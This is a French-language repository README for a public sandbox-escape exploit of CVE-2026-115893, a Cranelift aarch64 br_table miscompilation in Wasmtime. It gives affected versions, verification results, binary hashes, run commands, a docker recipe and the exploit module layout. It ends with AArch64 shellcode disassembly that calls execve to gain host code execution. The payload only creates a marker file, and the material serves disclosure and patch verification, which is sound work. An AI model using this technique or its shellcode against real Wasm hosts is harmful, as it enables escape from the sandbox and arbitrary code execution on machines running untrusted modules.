 shreyas-malhotra/cve-2026-115893-wasmtime-sandbox-escape
CVE-2026-115893 : exploit public d'évasion de sandbox Wasmtime aarch64 Cranelift br_table, PoV, notes de calibration et preuves de vérification.

Un exploit fonctionnel d'évasion complète de bac à sable, une preuve de vulnérabilité et un
paquet de vérification pour CVE-2026-115893 — la mauvaise compilation aarch64 Cranelift br_table
dans Wasmtime.
CVE-2026-115893 est un bug de flux de contrôle du compilateur dans le backend aarch64 Cranelift
de Wasmtime. Un br_table Wasm avec suffisamment de cibles produit un JTSequence dont
la branche B.cond par défaut a un déplacement hors de la plage d'encodage
de la branche conditionnelle. L'offset déborde, de sorte qu'un module Wasm valide peut sauter vers un
offset influencé par l'utilisateur à l'intérieur du code JIT.
Ce dépôt démontre une évasion complète :
/usr/bin/touch, et crée /tmp/wt-pwn en dehors de l'invité.Le module n'a aucun import et n'utilise pas WASI. Il s'agit d'une exécution de code hôte avec les privilèges du processus Wasmtime, pas automatiquement root.
Ceci n'est pas CVE-2026-115889. Il s'agit d'un bug distinct de débordement d'index Cranelift dont l'impact reproduit est une panique/DoS du compilateur.
| Plage de versions | CVE-2026-115889 | CVE-2026-115893 (aarch64) |
|---|---|---|
<36.0.19 | Vulnérable | Vulnérable |
36.0.19 | Corrigé | Corrigé |
37.0.0–42.x | Vulnérable | Vulnérable |
43.0.0–48.0.6 | Corrigé | Vulnérable sur aarch64 |
48.0.7 | Corrigé | Corrigé |
49.0.0–49.0.3 | Corrigé | Vulnérable jusqu'à 49.0.4 |
49.0.4+ | Corrigé | Corrigé |
Pour cette CVE, utilisez une version corrigée dédiée : 49.0.4, 48.0.7, ou 36.0.19.
| Environnement | Wasmtime | Résultat |
|---|---|---|
| macOS 26.7.1 arm64, natif | 49.0.3 | PASS 5/5 : rc=0, marqueur créé |
| Conteneur Linux arm64 | 49.0.3 | PASS 3/3 : rc=0, marqueur créé |
| macOS arm64 | 49.0.4 | REJECT 3/3 : rc=1, aucun marqueur |
| Conteneur Linux arm64 | 49.0.4 | REJECT 3/3 : rc=1, aucun marqueur |
| macOS arm64 | 49.0.3 | Contrôle à 65 520 cibles : aucun marqueur |
| macOS arm64 | 49.0.4 | Contrôle à 65 520 cibles : aucun marqueur |
L'exploit est déterministe sur la version testée. Il n'est pas aveugle aux versions ; différentes versions de Wasmtime peuvent nécessiter un réajustement.

Figure 1. Conteneur Linux arm64, Wasmtime 49.0.3. Le processus se termine avec le code 0 après
que la charge utile a créé /tmp/wt-pwn en dehors de l'invité.


Figure 2. Wasmtime 49.0.4 rejette un br_table générique à 100 000 cibles à la
limite d'implémentation de 65 520 cibles. Ce module générique n'est pas le module
d'exploit ; il illustre la frontière corrigée.
objdump pour l'inspection des cibles de branche ;Binaires de version et SHA-256 :
macOS 49.0.3  fec6a4ca5e4310210b2feaea32179cfb51a40ab20eef48ec2345a61a3856002d
macOS 49.0.4  f5a9a33d7df600927ec2b4544cb6270cfcfbe5a7acaeb90952be39cd2584dda4
Linux 49.0.3  ffb2b17b12f6b43e6de3aab08f02269ca7cb481663e0cb189e256e9198bac770
Linux 49.0.4  7ff3862b2dee59318218c2dafd87650faf7840db2c21889b62535e9d0e7273ba
Noms des archives tar :
wasmtime-v49.0.3-aarch64-macos.tar.xz
wasmtime-v49.0.4-aarch64-macos.tar.xz
wasmtime-v49.0.3-aarch64-linux.tar.xz
wasmtime-v49.0.4-aarch64-linux.tar.xz
Hachages des modules :
macOS  lab/jit-escape.wat        7cfe90b1fede88966df0330389967f27ff4e2a644e27ebac66e913fa299fc556
Linux  lab/jit-escape-linux.wat  299e585a3e96f311331e729f0786d5e2b7eb5f017bd0870180cc5365e0e88d25
git clone https://github.com/shreyas-malhotra/cve-2026-115893-wasmtime-sandbox-escape.git
cd cve-2026-115893-wasmtime-sandbox-escape

export WASMTIME_VULN=/path/to/wasmtime-v49.0.3-aarch64-macos/wasmtime
export WASMTIME_FIXED=/path/to/wasmtime-v49.0.4-aarch64-macos/wasmtime

./scripts/verify-macos.sh
Exécution manuelle :
"$WASMTIME_VULN" --version
rm -f /tmp/wt-pwn
"$WASMTIME_VULN" run --invoke pwn lab/jit-escape.wat
echo "rc=$?"
ls -l /tmp/wt-pwn
Attendu :
rc=0
-rw-r--r-- ... /tmp/wt-pwn
Aucune sortie stdout ou stderr n'est produite ; execve remplace le processus Wasmtime. La
charge utile ne crée que /tmp/wt-pwn.
git clone https://github.com/shreyas-malhotra/cve-2026-115893-wasmtime-sandbox-escape.git
cd cve-2026-115893-wasmtime-sandbox-escape

export WASMTIME_VULN=/path/to/wasmtime-v49.0.3-aarch64-linux/wasmtime
export WASMTIME_FIXED=/path/to/wasmtime-v49.0.4-aarch64-linux/wasmtime

./scripts/verify-linux.sh
Exemple de conteneur :
cp -R "$PWD" /tmp/cve-2026-115893-wasmtime-sandbox-escape

docker run --rm --platform linux/arm64 --entrypoint sh \
  -v /tmp/cve-2026-115893-wasmtime-sandbox-escape:/work:ro \
  -v /path/to/wasmtime-v49.0.3-aarch64-linux:/wasmtime:ro \
  debian:bookworm-slim -lc '
    rm -f /tmp/wt-pwn
    /wasmtime/wasmtime run --invoke pwn /work/lab/jit-escape-linux.wat
    echo "rc=$?"
    ls -l /tmp/wt-pwn
  '
rm -f /tmp/wt-pwn
"$WASMTIME_FIXED" run --invoke pwn lab/jit-escape.wat
echo "rc=$?"
test -e /tmp/wt-pwn; echo "marker_exists=$?"
Attendu :
rc=1
Unsupported feature: `br_table` has 524255 targets, which exceeds the
implementation limit of 65520
marker_exists=1
L'exécution fixe sous Linux rejette 524 252 cibles.
Même charge utile avec 65 520 cibles :
python3 poc/gen_jit_escape.py 65520 > /tmp/small.wat
rm -f /tmp/wt-pwn
"$WASMTIME_VULN" run --invoke pwn /tmp/small.wat
echo "rc=$?"
test -e /tmp/wt-pwn; echo "marker_exists=$?"
Attendu : rc=0, aucun marqueur. Les constantes v128 et le shellcode seuls ne créent pas le fichier ; la table surdimensionnée est requise.
Modifier le nombre cible en l'éloignant du pool (n=524254) fait atterrir la branche
à 0x4c, provoque un crash et ne crée aucun marqueur.
(module
  (memory 16)
  (func $sc (param i32) (v128.store ...))      ; payload pool
  (func $f  (param i32) (br_table ...))        ; oversized switch
  (func (export "pwn") (call $f (i32.const N)))
)
sc n'est jamais appelé. Ses constantes v128 sont compilées dans un pool de littéraux exécutable .text. Les octets sont du shellcode AArch64.
Pour la version macOS testée avec n=524255 :
f commence près de 0xa0 ;JTSequence se trouve à b4/b8 ;b.hs est 0x50, le premier octet du pool ;pwn appelle f avec le sélecteur qui emprunte la branche par défaut.Le pool s'exécute :
adr  x0, path
adr  x3, arg
adr  x4, arg
sub  sp, sp, #0x40
stp  x0, x3, [sp]
stp  xzr, xzr, [sp, #0x10]
mov  x1, sp
mov  x2, xzr
mov  x16, #59        ; macOS execve
svc  #0x80
brk  #0x43






